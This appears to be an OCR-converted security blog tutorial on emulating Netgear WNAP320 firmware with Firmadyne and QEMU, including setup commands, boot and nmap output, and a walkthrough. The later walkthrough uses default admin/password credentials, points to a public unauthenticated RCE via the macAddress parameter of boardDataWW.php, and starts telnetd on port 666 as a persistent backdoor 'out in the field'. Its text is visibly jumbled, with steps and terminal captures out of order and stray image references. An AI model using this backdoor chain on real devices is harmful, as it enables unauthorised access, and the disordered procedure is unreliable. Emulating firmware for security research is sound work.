
```
git clone https://github.com/ReFirmLabs/binwalk.git

cd binwalk

sudo ./deps.sh

sudo python ./setup.py install
```

4. **Install the database**

```
sudo apt-get install postgresql

sudo -u postgres createuser -P firmadyne, with password firmadyne

sudo -u postgres createdb -O firmadyne firmware

sudo -u postgres psql -d firmware < ./firmadyne/database/schema
```

5. Install QEMU

```
sudo apt-get install qemu-system-arm qemu-system-mips qemu-system-x86 qemu-utils
```



"ONE DISTINCT ADVANTAGE OF EMULATING FIRMWARE IS THE NON-EXISTENT NEED TO PROCURE THE RESPECTIVE HARDWARE FOR YOUR SECURITY RESEARCH."

Usage

The following steps of the process sets up the local testing environment in order to utilise Firmadyne for both extraction and emulation of your firmware, without the need for an underlying kernel. It will then look to gather meta details of the underlying architecture and build out a respective qemu system image.

1. Setup the required firmadyne environment variable to point to the root of the previously downloaded git repo

Set FIRMWARE_DIR variable in firmadyne.config to point to root of git repo

2. Use the extractor utility to extract the filesystem of your target firmware image and store the contents within the images directory. Replace the <FIRMWARE IMAGE> boiler plate with your target image. The output of this step will place a tarball, numbered appropriately into the images directory e.g. 1.tar.gz

```
./sources/extractor/extractor.py
-b Netgear -sql 127.0.0.1 -np -nk
“<FIRMWARE IMAGE>” images
```

3. Identify the underlying architecture of the firmware image

```
./scripts/getArch.sh ./images/1.tar.gz
```


4. Load the contents of the filesystem into the database


```
./scripts/tar2db.py -i 1 -f ./images/1.tar.gz
```

5. Create an QEMU disk image for the firmware, where the 1 is to be replaced with the image you would like to create an image for

```
sudo ./scripts/makeImage.sh 1
```

6. Create a network segment in order to access the targeted emulated device. The network uses





```
glyph@nymph-jr:/opt/firmadyne/hvck$ ls -al
total 5248
drwxr-xr-x  2 root root    4096 May  7 12:52 .
drwxr-xr-x 12 root root    4096 May  7 12:51 ..
-rw-r--r--  1 root root 5362552 May  7 12:52 'WNAP320 Firmware Version 2.0.3.zip'
```

```
glyph@nymph-jr:/opt/firmadyne$ sudo ./scripts/getArch.sh ./images/1.tar.gz
./bin/busybox: mipseb
Password for user firmadyne:
```

```
glyph@nymph-jr:/opt/firmadyne$ sudo ./scripts/inferNetwork.sh 1 mipseb
Running firmware 1: terminating after 60 secs...
qemu-system-mips: terminating on signal 2 from pid 15038 (timeout)
Inferring network...
Interfaces: []
Done!
```

```
glyph@nymph-jr:/opt/firmadyne$ sudo ./scratch/1/run.sh
Creating TAP device tap1_0...
Set 'tap1_0' persistent and owned by uid 0
Bringing up TAP device...
Adding route to 192.168.0.100...
Starting firmware emulation... use Ctrl-a + x to exit
[    0.000000] Linux version 2.6.39.4+ (ddcc@ddcc-virtual) (gcc version 5.3.0 (GCC) ) #2 Tue Sep 1 18:08:53 EDT 2020
[    0.000000] bootconsole [early0] enabled
[    0.000000] CPU revision is: 00019300 (MIPS 24Kc)
[    0.000000] FPU revision is: 00739300
[    0.000000] Determined physical RAM map:
[    0.000000]  memory: 00001000 @ 00000000 (reserved)
[    0.000000]  memory: 000ef000 @ 00001000 (ROM data)
[    0.000000]  memory: 00670000 @ 000f0000 (reserved)
[    0.000000]  memory: 0f897000 @ 00760000 (usable)
[    0.000000] debug: ignoring loglevel setting.
[    0.000000] Wasting 60672 bytes for tracking 1896 unused pages
```

```
Welcome to SDK.

Have a lot of fun...

netgear123456 login: █
```

```
netgear123456#uname -a; whoami; hostname
Linux netgear123456 2.6.39.4+ #2 Tue Sep 1 18:08:53 EDT 2020 mips unknown
root
netgear123456
netgear123456#█
```

a TAP interface to bridge to the host system

./scripts/inferNetwork.sh 1

7. Emulate the firmware.

./scratch/1/run.sh

Now that we have a fully functioning emulation, let’s look at a real-world example.

Real World Use Case

For this use case we will be examining the WNAP320 — ProSAFE Wireless-N Access Point and its associated firmware, in an attempt to emulate this firmware within our lab. We will also try out a publicly accessible exploit, previously found by security researcher Bryan Leong, who uncovered an Unauthenticated RCE that can be used against this platform.

1. Locate your chosen target firmware

2. Execute Firmware Extraction

3. Identify the underlying architecture

4. Create the qemu image

5. Create a network interface so that we can communicate to the emulated device from the host system

6. Start the Emulation

Now that we have a working emulation, we can look to interrogate the emulated device at our convenience.

7. We are presented with a device login prompt

8. In this case this device is normally shipped with default credentials [admin/password]. Using these defaults we gain access to a limited shell

To break out of the limited shell we can issue the su – root command which allows us to break out and drop into the root filesystem.(a)

From an initial glance from the corresponding local host network segment we notice the following services available (b)

We can interact with the devices' WebUI over HTTP (c)

We can also enable telnet access using our cli. This provides us with another way to ascertain how the device being emulated could be backdoored in the event that we would like persistence at some point out in the field. (d)

One such option here which could assist, would be to chain this idea alongside a pre-existing available exploit such as https://www.exploit-db.com/exploits/50069.

In this exploit the researcher (Bryan Leong), was successfully able to conduct an unauthenticated remote code execution against the target device, through escaping of the macAddress post data parameter upon calls to boardDataWW.php.

Let's see if we can further weaponise this to setup to create ourselves a backdoor on the target device.

Run the exploit, which drops us into a limited makeshift shell (e)

Issue the command - /usr/sbin/telnetd -p 666, which will startup our telnetd daemon running on tcp/666 (f)


We now have a backdoor running, that we can utilise for persistence (g)

Conclusion

As has been described in this article, full system emulation is one such concept that can assist security researchers and redteamers alike, by providing a testbed that can be used to examine, investigate and exploit targeted devices without the need to have access to physical hardware. We described the setup and configuration of the firmadyne utility, which is our goto when the need for full system emulation is required. We also provided a real-world example showcasing the power of emulation.


The team at Exploit Security hopes that this article has been useful to you and wishes you happy hacking !

A




```
netgear123456#su - root
[root@netgear123456 /root]# ls -al /
drwxr-xr-x   15 root     root         1024 May  6 20:37 ./
drwxr-xr-x   15 root     root         1024 May  6 20:37 ../
drwxr-xr-x    2 root     root         1024 Jun 23  2011 bin/
drwxr-xr-x    3 root     root         1024 Jun 23  2011 dev/
drwxr-xr-x    6 root     root          780 May  6 20:39 etc/
drwxr-xr-x    4 root     root         1024 May  6 20:37 firmadyne/
drwxr-xr-x    4 root     root         1024 Jun 23  2011 home/
drwxr-xr-x    3 root     root         1024 Jun 23  2011 lib/
lrwxrwxrwx    1 root     root           11 Jun 23  2011 linuxrc -> bin/busybox*
drwx------    2 root     root        12288 May  6 20:37 lost+found/
dr-xr-xr-x   65 root     root            0 May  6 20:39 proc/
drwxr-xr-x    2 root     root         1024 May  6 20:44 root/
drwxr-xr-x    2 root     root         1024 Jun 23  2011 sbin/
drwxrwxrwt    4 root     root          240 May  6 20:40 tmp/
drwxr-xr-x    7 root     root         1024 Jun 23  2011 usr/
drwxr-xr-x    3 root     root         1024 May  6 20:38 var/
```

B




```
┌──(glyph㉿nymph-jr)-[~]
└─$ sudo nmap 192.168.0.100 -sS
[sudo] password for glyph:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-07 13:46 AEST
Nmap scan report for 192.168.0.100
Host is up (0.00067s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```


C



D




```
[root@netgear123456 bin]# /usr/sbin/telnetd
```




```
└─$ sudo nmap 192.168.0.100 -sS
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-07 14:17 AEST
Nmap scan report for 192.168.0.100
Host is up (0.00058s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

E



